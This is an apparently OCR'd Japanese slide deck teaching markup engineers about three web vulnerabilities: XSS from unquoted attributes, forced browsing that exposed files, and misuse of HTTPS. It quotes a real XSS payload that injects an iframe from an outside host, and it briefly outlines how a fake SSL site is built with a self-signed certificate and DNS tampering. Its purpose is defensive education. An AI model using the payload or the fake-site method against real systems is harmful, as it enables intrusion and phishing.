マークアップエンジニアが
知っておきたい
3つの脆弱性

Business Architects

最初に質問

- Webアプリケーションの開発にかかわったことがありますか?

Webアプリケーションとの関わり

- 関わらない?
- よくあるパターン: 静的なHTMLを作って開発者に渡す
  - それを見本として、開発者が実装
- ひどいHTMLに改変される場合も……
  - エラーメッセージを li にしたはずが
 で連結
  - クラスがあるのにstyle直書きで色指定

Webアプリケーションとの関わり (2)

- 戦略･設計の段階で関わる
  - ドメイン戦略
  - 情報設計
  - 画面設計
- 詳細設計の段階で関わる
  - ディレクトリ構造設計
  - ファイル命名規則

Webアプリケーションとの関わり (3)

- 実制作で関わる
  - テンプレート(View)を作成
    - MVCパターンでの開発が増え、View 部分だけ分離されていることが多くなった
    - そのぶん、マークアップエンジニアも開発に参加しやすくなった
  - テンプレートを修正
    - デザイン反映されていないテンプレートを渡され、マークアップを反映して行くというパターンも

Webアプリケーションとの関わり (4)

- テストで関わる
  - 動作テスト
  - 渡したデザインが反映できているかの確認
    - のはずが……

Webアプリケーションとの関わり (5)

- サーバの設定で関わる
  - Apacheの設定など
  - 静的ページに必要なサーバの設定が、アプリケーションに影響することも……

Webアプリケーションとの関わり (6)

- ライティングで関わる
  - サイト上のFAQや操作説明
  - セキュリティポリシー
  - プライバシーポリシー
    - なぜかCookieについて書きたがるクライアント多数
      そんなのホントに要るのかと個人的には疑問に思う
  - その他ユーザーへの指示

Webアプリケーションとの関わり (7)

- Ajax などの JavaScript
  - APIを利用するJSを作成
  - JSの仕様を決めながらAPIの仕様を作ることも

Webアプリケーションとの関わり

- 関わる機会は増えてきている?
- 関わっていないようで、実は関わっていることも……

マークアップエンジニアも
Webアプリケーションと
無縁ではいられない

本日の主題

Webアプリケーションの脆弱性

脆弱性

ぜいじゃくせい

×きじゃくせい (危ではありません)
×だじゃくせい (惰? あまり似ていませんが)
×もろじゃくせい ×ひよわせい

経済産業省告示第二百三十五号
「ソフトウエア等脆弱性関連情報取扱基準」

1．脆弱性

ソフトウエア等において、コンピュータウイルス、コンピュータ不正アクセス等の攻撃によりその機能や性能を損なう原因となり得る安全性上の問題箇所。ウェブアプリケーションにあっては、ウェブサイト運営者がアクセス制御機能により保護すべき情報等に誰もがアクセスできるような、安全性が欠如している状態を含む。

Webサイトの脆弱性 届出状況

出典:ソフトウェア等の脆弱性関連情報に関する届出状況 [2009 年第2 四半期(4 月～6 月)]
独立行政法人情報処理推進機構 / 一般社団法人JPCERT コーディネーションセンター

本日のお話

- その1: クロスサイトスクリプティング
  - とあるサイトのXSSとマークアップとの関係
- その2: ファイルの不適切な公開
  - フォースフルブラウジング (強制ブラウズ)
- その3: HTTPSの不適切な利用
  - DNSのお話
  - とある銀行への一言

その1
クロスサイトスクリプティング

Business Architects

Webサイトの脆弱性 届出状況

出典:ソフトウェア等の脆弱性関連情報に関する届出状況 [2009 年第2 四半期(4 月～6 月)]
独立行政法人情報処理推進機構 / 一般社団法人JPCERT コーディネーションセンター

クロスサイトスクリプティング

- Cross Site Scripting またの名をXSS
  - CSSと略すとCSSと紛らわしい
- 他の(マイナーな)呼び名
  - HTMLインジェクション
  - スクリプトインジェクション
  - Malicious HTML Tags Embedded in Client Web Requests

具体例

Business Architects

とあるサイト

「テスト」で検索

そのときのHTMLの一部

```
<input name=q value="テスト">
  
<input type=submit value="検索">
```

「”><s>テスト」で検索

表示が乱れた?

```
<input name=q value=“”><s>テスト">
  
<input type=submit value="検索">
```

- 表示が乱れるだけならただの不具合だが……

???

スクリプトが実行

- 特定の文字列を検索すると、スクリプトが実行されてダイアログが表示される
  - 検索はGETなので、特定文字列の検索結果のURLにアクセスすればスクリプトが実行される
- ダイアログが表示されるだけなら害はない?
  - Cookieの値を別のサイトに送信
  - フォームの送信先改ざん、偽フォーム表示
  - その他、悪意あるスクリプトの実行

XSSの特徴

- 表示のバグが原因
  - 入力された値によってマークアップが破壊され、意図しない状態になる。HTMLに値を出力する際、きちんと処理できていないことが原因
- いろいろな意味で発見しやすい
  - 技術的にも、法的にも
- 攻撃された事例はまだ少ない
  - ないわけではない。後述

反射型と持続型

- 反射型
  - 非持続型、Reflected、Type 1 とも
  - URLやPOSTデータに含まれる値で発動
  - 罠を踏んだ際、踏んだ本人が被害を受ける
- 持続型
  - 格納型、Stored、Type 2 とも
  - サイトを訪れた人全てが被害を受ける

やられた事例

Business Architects

トップページのHTML(一部)

予告.inのHTMLの特徴

- 古い
  - bodyの属性で色指定、center要素、font要素
- 要素の入れ子が間違っている
  - font要素の中にh1要素
- 属性値の引用符が省略されている【重要】
  - 引用符で括らなければならない属性値も括られていない

下のほうへ行くと……

そのソース

拡大

■『今日の午後3時、麻生前..

ユーザが入力したURLが出力されている

実は昔はこうなっていた

■『今日の午後3時、麻生前..

属性値の引用符がない!

攻撃に使用された文字列

- http://a.a/><iframe/src='//a.zz.tc/8/'

その結果

■test <a
href=http://a.a/><iframe/src='//a.zz.tc/8/'><
font size=1
color=#777777>

謎のiframe要素が追加されて
攻撃が成立

(参考)引用符がある場合

■test <a
href="http://a.a/><iframe/src='//a.zz.tc/8/"">
<font size=1
color=#777777>

この場合、あくまでhref属性の値となる

引用符があっても……

- http://”><iframe……> を入れると?
  - <a href=“http://”><iframe……>”>
- 少なくともこうする必要がある
  - <a href=“http://"><iframe……>”>
  - 引用符で括られた属性値中の “ は文字参照に変換することができる

他の事例

まとめ

マークアップはきちんと

- 属性値を引用符で括り、属性値中の引用符は文字参照に
- #PCDATAの場合、< を文字参照に
- 使い分けるのは面倒なので、常に ” と < を変換することにしても良い

常にValidなHTMLを出力すること!

具体的には?

- フレームワーク標準のエスケープ機能を使う
  - 最近は、フレームワークを使用したMVCパターンの開発が多い (はず)。
  - Viewのテンプレート言語がエスケープ機能を備えている、もしくはフレームワークがエスケープ用の関数を用意している

エスケープの例

- eRuby の場合
  - <%=h value %>
    - もしくは <%=h(value) %>
- Template Toolkit の場合
  - [% value | html %]
- Smarty の場合
  - { $value | escape }
    - もしくは { $value | escape:html }

こんなときどうする?

- http://example.com/foo?page=1
  - pagenum に 1 が格納される

- <a href="/foo?page=<%=pagenum%>">
- <a href="/foo?page=<%=h(pagenum)%>">

数字しか来ないから大丈夫?

こんな場合は?

- http://example.com/foo?page=1%22%3e%3cscript%3e……
- 以下3条件が揃うと発動する
  - 動的な型付けの言語である
  - 制御側で値をチェックしていない
  - 表示側が「数値しか来ない」と油断している
- 値をチェックすれば良いのだが……
  - 意外と、このパターンで漏れる場合が多い

全エスケープを推奨する理由

- 「うっかり」数値以外のものが来ても大丈夫
- 仕様が変わっても大丈夫
- チェックがしやすい【重要】
  - grepして、エスケープしていないところだけを見れば良い。エスケープできない場所は少数のはず

余談

- 「ValidなHTMLを書く」のは誰のため?

その2
ファイルの不適切な公開

Business Architects

Webサイトの脆弱性 届出状況

出典:ソフトウェア等の脆弱性関連情報に関する届出状況 [2009 年第2 四半期(4 月～6 月)]
独立行政法人情報処理推進機構 / 一般社団法人JPCERT コーディネーションセンター

ファイルの不適切な公開とは?

- ファイルの不適切な公開
  – そのまんま
- フォースフル･ブラウジングで突破される

フォースフル・ブラウジングとは?

- 無理やり(forceful) 閲覧 (browsing)
- 閲覧されることを意図していないものを、強制的に閲覧する手法

具体的な方法

- ブラウザのアドレスバーに URL を入れる

以上。

フォースフル・ブラウジングの原理

- ブラウザのアドレスバーに URL を入れれば、その URL にアクセスできる
- どんなURLであっても、自由にアクセスできる
  - どこからもリンクされていない URL、アクセスされることを想定していないURLも例外ではない

「リンクされていないから見られないはず」という油断は NG

ファイルの不適切な公開
事例あれこれ

Business Architects

Dreamweaverにありがちな話

Business Architects

/Templates にアクセス

もう少し危険な事例

Business Architects

ファイル一覧

TBC事件

Business Architects

某匿名掲示板の書き込み

アクセスしてみると

- 書き込みにある URL
  http://www.tbc.co.jp/cgi/
  にアクセスすると、ファイル一覧が表示された

そして

- 一覧を見ていくと、多数のCSV ファイルを発見
- CSVファイルにアクセス制限などはなく、誰でもアクセスできた
- さまざまなデータが格納されていた
  - アンケートのデータ
  - 求人応募のデータ

  etc.

結果

FF13事件

Business Architects

FF13発売日発表予告バナー

- http://m1.jp.2mdn.net/1905713/PID_1105354_FinalFantasyXIII_apac2314_**Before**_960x250_INPV_polite.swf

URLを変えると……

- http://m1.jp.2mdn.net/1905713/PID_1105355_FinalFantasyXIII_apac2314_**After**_960x250_INPV_polite.swf

まとめ

不適切な公開を防ぐには?

- 見られたらまずいファイルは、見られないように設定する
  - リンクされていないだけでは不十分
- 公開日の設定は……?
  - 指定のタイミングで公開するのは意外に面倒
  - 見られてもOKという割り切りもあるのか?
- アクセス権限を適切に設定する

具体的には?

- ディレクトリの設計に注意
  - 非公開データファイルの置き場を設ける
    - フリーCGIは安全性よりも設置の簡単さを重視していることが多いため、特に注意が必要
- ファイルをきちんと管理する
  - 不要ファイルをサーバに置かない・残さない
  - 管理が杜撰だと、何が不要かも分からない

管理は意外とできていない

管理ができていないと……

その3
HTTPSの不適切な利用

Business Architects

Webサイトの脆弱性 届出状況

出典:ソフトウェア等の脆弱性関連情報に関する届出状況 [2009 年第2 四半期(4 月～6 月)]
独立行政法人情報処理推進機構 / 一般社団法人JPCERT コーディネーションセンター

HTTPSとは?

なぜ HTTPS を使う?

- インターネットでは、任意の通信経路で通信が行われる
- 通信系路上に悪い人がいると、通信内容を読み取られたり、改竄されたりすることがある

これは仕様

なぜ HTTPS を使う? (つづき)

- Webの性質は変化
  - ECの発展、重要情報のやり取りが増加
  - 漏洩、改竄がまずい状況が増加
- 普通に通信しても漏洩、改竄が起きるとは限らないが……
  - 当然、起きないことのほうが多い
- 「たぶん大丈夫」では駄目で、万が一にも起きては困る
  - 安全を「保証」することが必要になる

HTTPSが保証するもの

- 通信内容を第三者に読まれない
  - 情報の漏洩を防ぐ
- 通信内容を第三者に改竄されない
  - 偽情報の表示、送信先の改竄などを排除
- 正しい相手と通信している【重要】
  - 上記二つが保証されていても、偽者と通信していたのでは全く意味がない。
  - 中間者攻撃という手法も

通信相手を確認することはきわめて重要

情報セキュリティ白書2009 第II部 10大脅威

(独立行政法人情報処理推進機構 / 情報セキュリティ検討会)

http://www.ipa.go.jp/security/vuln/10threats2009.html

Webサイトの脆弱性 届出状況

出典:ソフトウェア等の脆弱性関連情報に関する届出状況 [2009 年第2 四半期(4 月～6 月)]
独立行政法人情報処理推進機構 / 一般社団法人JPCERT コーディネーションセンター

DNSが攻撃されると?

- 名前解決時に偽のIPアドレスが返される
- アドレスバーのドメインは正しいのに偽サイト

「偽者と通信」というリスクが現実のものに

「HTTPSの不適切な利用」とは?

- HTTPS (SSL/TLS) による暗号化通信を意図している
- が、使用法が適切でない
- そのため、本来得られるはずの安全性が確保されていない

「HTTPSの不適切な利用」例

1. 気持ちだけ
2. 確認できない
3. 安全でないフォーム
4. 問題ある指示
5. 信頼できないドメイン
6. オレオレ証明書

1. 気持ちだけ

気持ちだけSSL宣言

- セキュリティポリシーのページで「SSLを使っています」と高らかに宣言
- しかし、実際には使っていない
  - フォームの URL も送信先の URL も http:

もちろん、「SSLを使っています」と書いてあるだけで暗号化されたりはしない

セキュリティポリシーコピペ疑惑

2. 確認できない

アドレスバーを確認できない

- HTTPSを実際に使っている
- しかしながら、利用者にアドレスバーが見えない
  - ポップアップでわざとアドレスバーを消している
    - 最近のブラウザはアドレスバーが消えなくなってきたが、一部ブラウザでは……
  - Iframeを使っている(!)

隠す心理

- 運営者の動機
  - フォームの送信先は別ドメインの ASP サービス
  - しかし、そのことをユーザに知られたくないので URL を隠したい
- 悪い人の立場で考えると……
  - フォームの送信先は自分のドメイン
  - しかし、そのことをユーザに知られたくないので URL を隠したい

利害が一致!?

3. 安全でないフォーム

安全でないフォーム

- データの送信先は HTTPS なのだが、送信元のフォームが HTTPS になっていない
- 「データは暗号化されるので大丈夫」と主張されることもあるが……。

フォームの暗号化が必要

- 送信先が https: だとしても、それをユーザが確認する方法はない
  - ソース見ますか?
- 悪い人はフォームを改竄し、送信先を https: から http: に変更してしまうかもしれない
- 送信が終わってから「悪い人に届きました」では意味がない
  - そのため、フォームの時点でサーバ証明書などを確認しておく必要がある

4. 問題ある指示

Business Architects

とある銀行サイトの指示

別なサイトの指示

IEだけSSL2.0が必要?

Firefoxには「SSL2.0を使用」という選択肢がない!

ブラウザのSSL2.0への対応

- 最近のブラウザでは、初期状態でSSL2.0は無効
  - Firefox2以降、IE7以降
- Firefox2以降では、そもそも「SSL2.0を使用」という選択肢が選べないようになっている
  - ただしUIが存在しないだけなので、マニアの方はabout:configから設定可能

なぜ?

SSL2.0は脆弱

- 通信開始前のやり取りが改竄されると暗号強度を下げられてしまう、といった仕様上の脆弱性が存在する

問題の指示

- SSL2.0とSSL3.0の両方をオンにさせる理由は?
  - サーバがSSL3.0に対応しているなら、SSL2.0をオンにさせる必要はない。両方オンが必要になることはありえない
- とりあえず「SSL」と名のつくものを全部オンにさせてみる、という軽い発想?
  - TLS1.0に言及しないのは、「SSL」しか知らないから?
- しかもIEだけオンの理由は?
  - FirefoxがSSL2.0に対応しなくなったから、とりあえずFirefoxの該当の記述だけ削った?

意味を
理解してから
指示してください!

5. 信用できないドメイン

とあるフォーム

対抗して

ドメインの重要性

- 悪い人は当然、そっくりな偽のフォームに「信用できます」という偽のメッセージを書ける
- 信用できるかどうか分からないところに
  「このサイトは信用できます」
  と書いても全く意味がない
- リンク元に書いてあればまだ分かるが……

利用者が信用できるドメインを使用すること

ドメイン種別

- ドメインによっては、誰でも取れるものとそうでないものがある
  - .co.jp は法人でないと取得できない
  - 政府系の組織、地方自治体なら .go.jp や .lg.jp が使える
- 誰でも取れるドメインは信用性が低い
  - たとえば、政府系組織が、誰でも取れるようなドメインでサイトを運用する必要は無い

eco-points.jp

申請フォーム

juki-card.com

6. オレオレ証明書


2007年の話題から
～とある銀行のSSLのお話～

Business Architects

アクセスすると……

サイトの閲覧を続行する(推奨されません)

指示通りにすると……



証明書エラーの原因

- アクセスしているのは www.bugin.cns-jp.com
- サーバ証明書の発行先は www.cns-jp.com
- 違うドメインに対して発行された証明書が使われている
  - 本来、ありえない

IE7 の警告の意味は……

暗号化はされるが、

偽者と通信している疑いがある

ということ

指示の意味

- 利用者に対して、ブラウザの警告を無視するように指示
- 利用者は「通信相手が偽者かもしれない」という警告を無視してしまう

指示の問題点

本当に
偽サイトが現れたら
どうなる?

偽サイトの作り方(一例)


- 自分で SSL のサイトを作成
- サーバ証明書は自前で用意
  - 証明書自体は簡単に作れる
    - OpenSSL や Windows Server の証明書発行サービスを使用してテスト証明書を作成
  - 自分でデジタル署名 (正当な認証局による署名ではないが、気にしない)
- DNS をいじってドメインを偽装

実際やってみた

いまは?


セキュリティについての説明

むさしのダイレクトの暗号強度



別の某銀行

さらに別のサイト



128bit最強伝説

- いつの時代の話ですか?
- 3年前?
  - Windows VistaのIE7がAES対応: 2006年11月
- 7年前?
  - OpenSSLがAES 256bitに対応: 2002年7月

他サイトの古い記述を
意味も分からないままに
コピペしていませんか?

まとめ

HTTPSを適切に使う

- アドレスを隠さない
- フォームからHTTPSにする
- 変な指示をしない
- 変なドメインに置かない
- 警告が出ないようにする

セキュリティポリシーをコピペしない!

- 意味を理解してから書くこと
  - せめて間違った指示をしないように
- 他サイトの記述が間違っている or 古いことも

ありがとうございました

Business Architects